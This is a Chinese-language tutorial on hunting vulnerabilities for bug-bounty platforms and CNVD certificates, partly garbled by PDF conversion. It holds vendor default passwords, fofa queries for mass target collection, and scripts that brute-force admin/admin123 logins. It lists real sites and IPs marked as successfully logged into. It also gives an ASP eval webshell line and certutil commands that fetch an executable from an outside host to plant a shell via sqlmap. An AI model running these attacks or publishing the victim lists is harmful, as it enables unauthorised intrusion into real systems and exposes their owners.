SRC

漏洞平台:

补天漏洞响应平台: https://www.butian.net/

漏洞银行: https://www.bugbank.cn/

阿里云漏洞响应平台: https://security.alibaba.com/

i 春秋 SRC 部落: https://www.ichunqiu.com/src

腾讯应急响应中心: https://security.tencent.com/index.php

教育行业漏洞报告平台: https://src.sjtu.edu.cn/

网易、百度等等。

每个平台都有每个平台的特点

0x01 教育漏洞平台挖掘:

1. 规则

1.1 法律法规:

验证出来漏洞就行,不要去看别人的数据,免得要去吃国家饭

- 1.2 漏洞说明
- 1.3 评分奖励:

白帽子提交漏洞,可获取一定金币,在礼品中心可以利用金币兑换相关礼品。根据提交的严重程度来判断 严重 $9^{\sim}10$ 高 $7^{\sim}9$ 中 $4^{\sim}7$ 低 $0^{\sim}4$

, — , ,

2. 思路:

- 2.1 手工:特点麻烦,效率不高
- 2.2 常规检测:

主要使用工具进行探测,一般使用 Xray AWVS 等一些工具进行扫描,再配合某些平台的默认弱口令密码

使用脚本收集带有 edu. cn 的域名,再使用 Xray 批量检测

2.3 定点检测:

TP 代码执行 Shiro 反序列化 fast json 反序列化等 漏洞利用: 网上有利用的代码 批量检测的脚本


2.3.1 最新的漏洞单独开发 可以利用漏洞复现的过程去开发自己的脚本

3. 教育网的特点:


3.1 一般带 edu. cn 结尾的都是教育网的网站

4. 收集信息:

- 4.1 通过编写 python 爬虫来收集学校信息
- 4.2 通过 fofa (<u>https://fofa.so/</u>) 搜索带关键词的信息 例如: "edu.cn" "edu.cn" && country="CN"



4.2.1 搜索带使用 jumpserver 的网站 "edu. cn" && "jumpserver"



4.2.3 关于漏洞复现 网上可以搜索到别人搭建好的环境 也可自己搭建环境进行测试

例如 jumpserver 的复现过程:

http://www.360doc.com/content/21/0117/01/28379861 957370394.shtml

4.3. 利用脚本来爬取教育网网站 这步收集的信息可以使用工具批量检测漏洞

```
def fofa search(search, yeshu):

proxies = {'http://tps185.kdlapi.com:15818', 'https://tps185.kdlapi.com:15818', 'https:/
```

5. 弱口令

5.1 使用一些品牌的默认弱口令去测试 列举了一些比较大的厂商的默认账号和密码 例如:

juniper 登录地址:https://192.168.1.1 用户名:netscreen 密码:netscreen

Cisco 登录地址:https://192.168.0.1 用户名:admin 密码:cisco

Huawei 登录地址:http://192.168.0.1 用户名:admin 密码:Admin@123

深信服 VPN: 51111 端口 delanrecover 华为 VPN: 账号: root 密码: mduadmin 华为防火墙: admin Admin@123 eudemon

6. 补充

6.1 比如说补天等漏洞平台只能用手工的方式来测试,单一目标。

0x02 CNVD 证书平台挖掘技巧


- 1. 通用类型漏洞小思路
- 1.1 通用系统的分类: 开源系统、闭源系统、售卖系统
- 1.2 目标收集 (fofa 举例):

body="技术支持: "&& title="登录" title="系统管理"&& body="登录登陆" Country="CN" && bodu="js/login.js" && title = "用户" 等等

ASN: 4134

这类的方法有个弊端,效率不是很高。我们可以在收集目标的时候利用一些 JavaScript 库进行目标搜索,这类的 JavaScript 库基本上都用于单点登录系统

body="jquery/jquery-1.11.1.js" && country="CN" && body!="privacycn.pl" &&title!="login"



还可以通过 批量搜索 JavaScript 库 组合骚语句 让目标搜索更高效

2 对单点登录系统的未授权漏洞挖掘小思路

2.1

这里主要是对. net 平台进行思路分享,因为就目前单点登录系统,除了那几家厂商,其他的基本都是. net 或者 java 开发的抛开其他的不谈, java 开发的是真的难日,就一个登录框,就算挖到了也不一定能未授权(不需要登录的情况下)打进去

在面对一个登录框的时候,我一般会先操起 Burp 爆破一波账号密码,既然是通用,那么肯定就有那么一两个粗心的管理员把账号密码设置为弱口令,如果能弱口令进去,找几个接口挖未授权漏洞都很容易,在这儿需要注意的是登录的时候抓包的问题

就比如这个通用系统,账号密码爆破成功了,账号 admin 密码 admin 第一个为登录包

2.2 js 路径爆破 网上收集 js 文件路径 寻找 js 文件中带有 Ajax 的缓存有百分之八九十都是未授权的 例如: url:".../xxxx/xxxx.ashx" 再构造 pst 数据包将错误的 paloay(各种报错 payload:

https://blog.csdn.net/like98k/article/details/79646512) 打过去就成功了

通过注入点写文件-->拿 shell-->到最后一步(拿 shell 找接口反编译 dl 白盒渗透)

补充:

tips:

mssql 数据库中文网站路径无法用 echo 写 shell 问题

sqlmap 执行--os-shell 后用 echo 写 shell 如下最常用的 echo 写 shell echo ^<^%eval request("z")%^>^> E:\\l 项目资料 \E7HRBLL\\Report\\KaoQin\\l.asp

cmd 中 sqlmap 将 "E:1\项目资料\E7HRBLL\Report\KaoQin\1. asp"这个默认 utf8 编码的路径进行 hex 编码然后传参到 gbk 编码的 mssql 数据库中执行。中文路径会直接乱码,导致无法写 shell.

解决办法:

1 使用 certutil.exe 下载 certutil -urlcache -split -f http://xss.xiuo9.cn/1.exe certutil.exe -urlcache -split -f http://xss.xiu09.cn/1.txt D:\l.asp

2 使用 sqlmap 自带上传功能(也是利用 certutil.exe, 但是兼容性更好, 推荐使用)

首先在本机写一个 gbk 编码的 txt, 内容是 echo 写木马

然后 sQLmap 执行
-file-write C\Usersxiu\Desktop\1.txt -file-dest D:\1.bat
将本地 1.txt 上传到对方机器 d 盘 1.bat
然后在 os-shell 中执行 1.bat 可以自动将 shell 写到自己想写的路径也可以用于写上线马

3 通过其他端口拿到源码后的简单利用

通过 js/爆破等方法都无法进一步利用,可以 fofa 搜这个通用的系统的其他端口,


4 拿到源码之后要怎么做

4.1 拿到源码之后,第一时间寻找 web. config(详见 https://www.cnblogs.com/kevin860/p/10958299.html),看配置文件,有写有数据库的东西跟一下接口

```
| Teb.config | Machine config | Machine | Machine
```

接下来就寻找 asmx 结尾的文件

asmx 是什么? asmx 是 WEB 服务文件 asmx. cs 里有相关代码 属于 B/S 形式,用 SOAP 方式 HTTP 访问,用 XML 返回 可以返回基础类型和 PUBLIC 结构类型。



注入 上传 各种信息泄露等等

最简单的办法,发现 soap 直接丢到 sqlmap 百分之八十出注入

4.2 寻找 ashx 结尾的文件

ashx 是 sapx 的众多组件之一,也是.net 的扩展名之一我们也可以把 ashx 理解成各种方法 通过 Class 类找到对应的 dll 文件,拖到 dnspy 反编译 比如说 upload. ashx 找到对应的 dll 文件拖到 dnspy 反编译

使用 action 来调用方法

并且 upload. ashx 有多达 30 多个方法,然而程序员将只调用了几个有拦截的文件上传接口,这些没拦截的任意文件上传和任意文件删除方法不通过反编译是挖掘不了的

任意文件删除方法

http://xxxxxx0xxx/Ajax/upload.ashx? action=deleteBackground&nameD:/FumaBS_New/1.txt

思路:

- 1. 爆破 js 寻找有没有 asmx 的文件
- 2. 目录遍历 寻找 saop 接口 一般有目录遍历有百分之八十是能找到 soap 接口补充:利用反编译寻找其他的方法,.net 可以扫备份文件

0x03 SRC 挖掘-拿下 CNVD 证书

3. 1

条件:

通用性 100+ip 部署该系统 公司注册资产超 5000w

分类: 开源 闭源 售卖

开源: 代码审计 自动扫描

闭源: 尝试性获取源码 无源码下 js 接口测试 常规类黑盒安全测试 售卖: 尝试性获取源码 无源码下 js 接口测试 常规类黑盒安全测试

技术:代码审计 影响查找 代码审计: PHP .net Java 影响查找:黑暗引擎 白白引擎

3.2 如何寻找上述三类系统并进行安全测试

开源: 各大源码站进行下载代码审计

闭源: fofa 搜索尝试获取源码审计或黑盒测试

售卖: 套路社工获取源码或购买源码审计或黑盒测试

确定无源码的情况下,课利用 js 文件(详见

https://blog.csdn.net/weixin_40418457/article/details/116451794) 寻找测试接口

3.2 如果挑选最简单的入手

目前 Java 的开发难度最大, py 的项目较少, 挑 php, aspx 入手

其中 PHP 代码清晰明了,前面也讲了,aspx 涉及反编译代码后审计

body="DM-static/assets/jquery.js," admindm-yourname"

app="网校登录系统"-jsfinder

https://123.57.65.252/student/#/Login

补充: 技术点 1: 各种语言代码审计,无源码除常规安全测试外 js 下的测试口等

0x04 演示

5.1 开源

下载源码(http://down.chinaz.com/soft/37361.htm)

关键词 (.../admindm-yourname/g.php or /login.php) fofa 搜索影响范围 大于 100+ 可以有证书



"login.php" && "CN" && country="CN"



搭建网站(https://www.xp.cn/download.html) 先安装再挖,不然就会问题

首先把文件下载完成 打开安装(这边用的是 2018 版本的) 安装数据库文件 其他选项菜单 》 MySQL 工具 》 MySQL 命令行 默认密码是 root

创建数据库 create database cnvddm; 选择数据库 mysql -uroot -proot

```
D:\phpstudy\PHPTutorial\MySQL\bin>mysql -uroot -proot
Welcome to the MySQL monitor. Commands end with; or \g.
Your MySQL connection id is 17
Server version: 5.5.53 MySQL Community Server (GPL)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

使用数据库 use cnvddm;

```
mysql> use cnvddm;
Database changed
mysql> show tables;
Empty set (0.00 sec)
```

导入数据库 sourece D:\\phpstudy pro\\WWW\\cnvd88\\import.sql

```
Query OK, 10 rows affected (0.04 sec)
Records: 10 Duplicates: 0 Warnings: 0

Query OK, 9 rows affected (0.04 sec)
Records: 9 Duplicates: 0 Warnings: 0

Query OK, 17 rows affected (0.03 sec)
Records: 17 Duplicates: 0 Warnings: 0

Query OK, 1 row affected (0.04 sec)
Records: 1 Duplicates: 0 Warnings: 0

Query OK, 3 rows affected (0.03 sec)
Records: 3 Duplicates: 0 Warnings: 0

Query OK, 0 rows affected (0.00 sec)

Query OK, 0 rows affected (0.00 sec)
```

查看导入数据 show table;



```
mysql> show tables;
 Tables_in_cnvddm
 zzz album
 zzz_alias
 zzz_auth
 zzz_authaddress
 zzz authcart
 zzz_authcheckout
 zzz authnode
 zzz_authorder
 zzz_block
 zzz_blockgroup
 zzz_cate
 zzz_column
 zzz_comment
 zzz_field
                    K
 zzz_fieldoption
 zzz_fieldvalue
 zzz_imgfj
 zzz_lang
 zzz_layout
 zzz_menu
 zzz music
 zzz node
 zzz_nodelangrel
 zzz nodetext
 zzz page
 zzz_region
 zzz style
 zzz_tag
 zzz_tagnode
 zzz user
 zzz_video
```

将配置配置完成即可安装成功



但是安装的过程中没有涉及到账号密码的创建 默认的账号密码还是 admin admin123

```
后台网址: ../admindm-yourname/g.php
用户名:admin 密码: admin123
关于系统的更多的特点,可能通过教程来了解,大多数教程都配有视频。
(程序本身不足3M,但是源码里包括演示用的图片,随着演示效果的增加,图片也越来越多。但程序本身并不大。)
```

使用脚本爬取 fofa 的批量目标

```
print('第'+str(page)+'页: ')
print(result_ip)
result_ip = '\n'.join(result_ip)
with open(r'cnvd_dmcms.txt',"a+") as f:
f.write(result_ip+"\n")
f.close()
time.sleep(1)
except Exception as e:
time.sleep(1)
print('网站请求失败!')
pass

f name == ' main ':
fofa_search('"admindm-yourname" && country="CN"', 20)
#poc_check()
```

爬取到的地址 再使用脚本进行密码猜解

```
HLLD://III.ZZJ.JU.ZIJ
   http://139.9.82.23
   http://47.94.1
158
159
   http://182.61
   http://106.54
160
   https://adinfo.com.cn
161
   https://boy.louxia18.com
162
   http://sitehome3.ke.demososo.com
163
   https://106.52.18.227
164
   http://blockapi.demo.demososo.com
165
166
   http://144.48.240.181
167
   http://1
                   .186.234:83
168
   http://1
169
               119.186.91:83
   http://
170
               119
   https://120
174
   http://1
   http://113.119
76 http://101.132.111.71
```


通过脚本批量检测后台账号密码

Normal text file

```
9 26 A 3 A 2 ★ 5
   import requests
   def check_login():
       data={
       }
   for url in open('dmcms.txt'):
       url=url.replace('\n','')
       url=url+'/admindm-yourname/q.php/mode'
           result = requests.post(urls, data = data).content.decode(' utf-8 ')
           共print(result)
       if 'sorry ' in result:
爬取到账号密码 admin admin123 的后台地址
     http://www.yesbbt.com/no
```

```
http://www.zgmryq.cn/ok
-
  http://www.huaduzhan.cn/no
  http://www.huaduwz.cn/no
  http://www.gdtkc.cn/no
  https://www.adinfo.com.cnlok
  http://www.run7.cc/no
  http://run7.cc/no
  http://39.104.136.232 ok
  http://mz.xiewuyang.com/ok
  http://www.loringtec.com/ok
  http://139.196.140.98 ok
  http://39.106.108.8|ok
  http://193.112.252.245 ok
  http://39.100.49.98 ok
  http://php.zxphp.cn|ok
```

可以通过 js 文件在 fofa 寻找模板 满足通用 100+的条件



也看看利用 js 文件搜索 加上网站的后台链接/admindm-yourname/mod_common/login.php 也可以访问















"DM-static/assets/jquery.js" && country="CN"

	index - 修改方法: 后台	176	
	欢迎访问重庆传朗科技	17	
	电影DCP包制作网	8	
	Griver Technology CO.,	5	⋒ www.58
	光纤跳线-光纤跳线-光纤	5	
			幻享家
	\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\		47.110.237.6
	证书有效性		中国
	Valid	70	ASN: 37963
	Invalid	1	组织: Hangzho
			58fanshome.c
	A ON HEAT		2021-08-01
	ASN排名		nginx
	4837	131	
	37963	92	₽
	45090	83	
	132203	11	
	55990	6	™ 47.119.′
			index - 修改方
	组织排名		修改首页的sec
	CHINA UNICOM China1	131	47.119.135.46

Hangzhou Alibaba Adve...

Shenzhen Tencent Com...

8fansl

ou Alibat

com

135.40




92


83

2021-07-31











函数定位 看见有过滤关键词的 这些过滤的是 xss 的 不是过滤注入的漏洞 XFF 注入



存在 SQL 注入



5.2 Java 或者.net 网站 dll 文件 反编译

← → ∨ ↑ <mark>|</mark> > 此电脑 > 新加卷 (D:) > 迅雷下载 > dnSpy-net-win64 > bin >

_	20 034	2/12/12 (0-1) CEE (-1)	
■ 第88天: SRC挖	^ 全	· · · · · · · · · · · · · · · · · · ·	修改日期
■ 毎周要做的事情		zh-CN	2021/8/15 21:35
■ 電子 ■ 電子 ■ 電子 ● 電子		Accessibility.dll	2020/10/20 17:57
■ 癿長贝什又付		api-ms-win-core-console-l1-1-0.dll	2019/12/6 22:09
此电脑	(api-ms-win-core-console-l1-2-0.dll	2019/12/6 22:09
🧊 3D 对象		api-ms-win-core-datetime-l1-1-0.dll	2019/12/6 22:09
视频		api-ms-win-core-debug-l1-1-0.dll	2019/12/6 22:09
■ 图片		api-ms-win-core-errorhandling-l1-1	2019/12/6 22:09
■ 文档		api-ms-win-core-file-l1-1-0.dll	2019/12/6 22:09
→ 下载		api-ms-win-core-file-l1-2-0.dll	2019/12/6 22:09
		api-ms-win-core-file-I2-1-0.dll	2019/12/6 22:09
♪ 音乐		api-ms-win-core-handle-l1-1-0.dll	2019/12/6 22:09
💹 桌面		api-ms-win-core-heap-I1-1-0.dll	2019/12/6 22:09
🧅 本地磁盘 (C:)		api-ms-win-core-interlocked-l1-1-0.dll	2019/12/6 22:09
→ 新加卷 (D:)		api-ms-win-core-libraryloader-l1-1-0	2019/12/6 22:09
🧼 新加卷 (E:)		api-ms-win-core-localization-l1-2-0.dll	2019/12/6 22:09
<i>■</i> 5742	~	api-ms-win-core-memory-l1-1-0.dll	2019/12/6 22:09

423 个项目

```
→ dnSpy v6.1.8 (64-bit, .NET, 管理员)

文件(F) 编辑(E) 视图(V)
                                                                     窗口(W) 帮助(H) 🕞 🔘 👛 🔭 C# 💮 🔛 启动 👂
                                                   调试(D)
 程序集资源管理器
                                                                          HdhSetGg(): string X
            HdhCms.AppCode
                 ▶ 4 All Var @0200006B
                                                                                                                                               Sql = string. Concat (new string[]
                 MarinGzpt @02000
                 Main @0200
                 🕨 🏘 HdhAdminOrder @0200
                                                                                                                                                      HdhAllVar.SjkQz().
                  ▶ 🙀 HdhAdminPub @02000
                 ▶ % HdhAllAn @02000066
                                                                                                                                                      DonforBl.
                 ▶ 4 HdhAllCw @02000063
                                                                                                                                                           and DonforLb=",
                  ▶ % HdhAllDd @02000067
                                                                                                                                                      DonforLb
                  ▶ ds HdhAllMk @02000068
                                                                                                                                                     (HdhCnsData, CountCnd(Sql) > 0)
                 ▶ 🍕 HdhAllTs @02000065
                 ▶ 4 HdhAllXm @02000069
                                                                                                                                                      HdhCasFun. FunHistoryBack (HdhSetTs. Tsxx_Sjyj
                  ▶ ★ HdhApiWx @0200008B
                 ▶ ★ HdhApiXzh @02000044
                                                                                                                                               Sql = string. Concat (new string[]

■ 4 HdhCpgg @02000079

                      ▶ ■ 基类和接口
                                                                                                                                                      HdhAllVar. DVarSpace.
                       ♪ ■ 派生类型

    HdhCpgg(): void @
                                                                                                                                                       "DonforGgsx where DonforBl=' ".
                          DonforBl.
                  Maria Hali Data Conn @020000
                                                                                                                                                            and DonforLb-".
                 ▶ 🍕 HdhDoDef @02000074
                                                                                                                                                      DonforLb
                 ▶ 🙀 HdhEnum @0200006D
                  (HdhCnsData.CountCnd(Sql) > 0)
                  MaketCode @020000
                 HdhGetData @0200007
                                                                                                                                                      HdhCasFun, FunHistoryBack (HdhSetTs, Isxx Sjyj
                  HdhGetFun @02000075
                  Mark Hand Hand Market M
                                                                                                                              Sql = "select count(DonforId) from " + HdhAllVar.SjkQz(
string DtempSix;
                 ▶ <sup>♠</sup> HdhHy @0200006C
                 ▶ 🎋 HdhLabelList @0200004
                  ▶ 📬 HdhLanage @0200007E
                                                                                                                              if (HdhCmsData, CountCmd(Sq1) > 0)
                 Marie Set @02000
                                                                                                                                      Sql = string. Concat (new string[]
                 ▶ 🏘 HdhMobMem @02000(
                 ▶ 🍕 HdhMobMemSub @02
                 Mark @0200 HdhMobMemZk
                                                                                                                                              HdhAllVar. SikQz().
                 ▶ 🏘 HdhNumVar @0200008
                 ▶ 🏘 HdhPcMem @0200008
                                                                                                                                              DonforLb.
                  Mark @020000
                                                                                                                                                    order by DonforPl Asc"
                  ▶ 🏘 HdhProcess @0200007
                 ▶ 🏘 HdhSqlAcsFun @020000
                                                                                                                                      DtempSix = Convert. ToString((int)(Convert. ToInt16(H
                  ▶ 4 HdhToHtml @02000074
                  ▶ ns HdhToLabel @0200007
                 ▶ % HdhTs @0200006A
                                                                                                                                      DtempSix = "0";
                 ▶ % HdhUpFile @02000087
                  ▶ ♣ HdhUpWj @02000064
                                                                                                                              if (DonforLb == "0")
                                                                           100 % -
```

JavaScript 文件 fofa 搜索 app="网校登录系统" 这类不是开源的系统



app="网校登录系统"

类型分布 网站 年份 2021 国家/地区排名 》中国 端口排名 443 2 2 80

4条匹配结果 (2条 显示一年内数据,点击

8 60.30.156.17

网校登录系统

60.30.156.170

🂴 中国 / Tianjin

ASN: 4837

组织: CHINA UNICOM

2021-07-31

nginx/1.12.1



@ https://123.5

网校登录系统

123.57.65.252

*** 中国

ASN: 37963

组织: Hangzhou Alibak

2021-07-26

搜索目录下的 js 文件 链接 <u>https://github.com/Threezh1/JSFinder</u> 用法 (没有 bs4 自行安装)python3 JSFinder.py -

u http://60.30.156.170/student/#/Login

C:\Windows\System32\cmd.exe

```
JSFinder.py: error: unrecognized arguments: http://60.30.156.170/st
D:\迅雷下载\JSFinder-master\JSFinder-master>python3                             JSFinder.py -u
url:http://60.30.156.170/student/#/Login
Find 62 URL:
http://60.30.156.170/student/
http://60.30.156.170/bQp
http://60.30.156.170/n6Q
http://60.30.156.170/ocq
http://60.30.156.170/whu
http://60.30.156.170/./
http://60.30.156.170/dist/
http://60.30.156.170/a/b
http://60.30.156.170/a/i
http://60.30.156.170/student/#/Login
http://60.30.156.170/?from=MainIndex
http://60.30.156.170/UserSettings?from=MainIndex
http://60.30.156.170/CourseManagement?from=MainLessonManagement
http://60.30.156.170/ClassType?from=MainLessonManagement
http://60.30.156.170/LabelList?from=MainLessonManagement
http://60.30.156.170/MaterialList?from=MainLessonManagement
http://60.30.156.170/TeacherLabel?from=MainUserManagement
http://60.30.156.170/StudentManagement?from=MainUserManagement
http://60.30.156.170/OrderList?from=MainOrderManagement
http://60.30.156.170/Refund?from=MainOrderManagement
http://60.30.156.170/RefundReason?from=MainOrderManagement
http://60.30.156.170/CouponsList?from=MainBuyManagement
http://60.30.156.170/AddCoupons?from=MainBuyManagement
http://60.30.156.170/CourseRecommended?from=MainBuyManagement
http://60.30.156.170/TeacherRecommended?from=MainBuyManagement
查询到框架 就可以通过 tp 漏洞测试安全性
```



模块不存在:coursemanagement

ThinkPHP V5.0.18 { 十年磨一剑-为API开发设计的高性能框架 }

把收集过来的地址做账号密码爆破



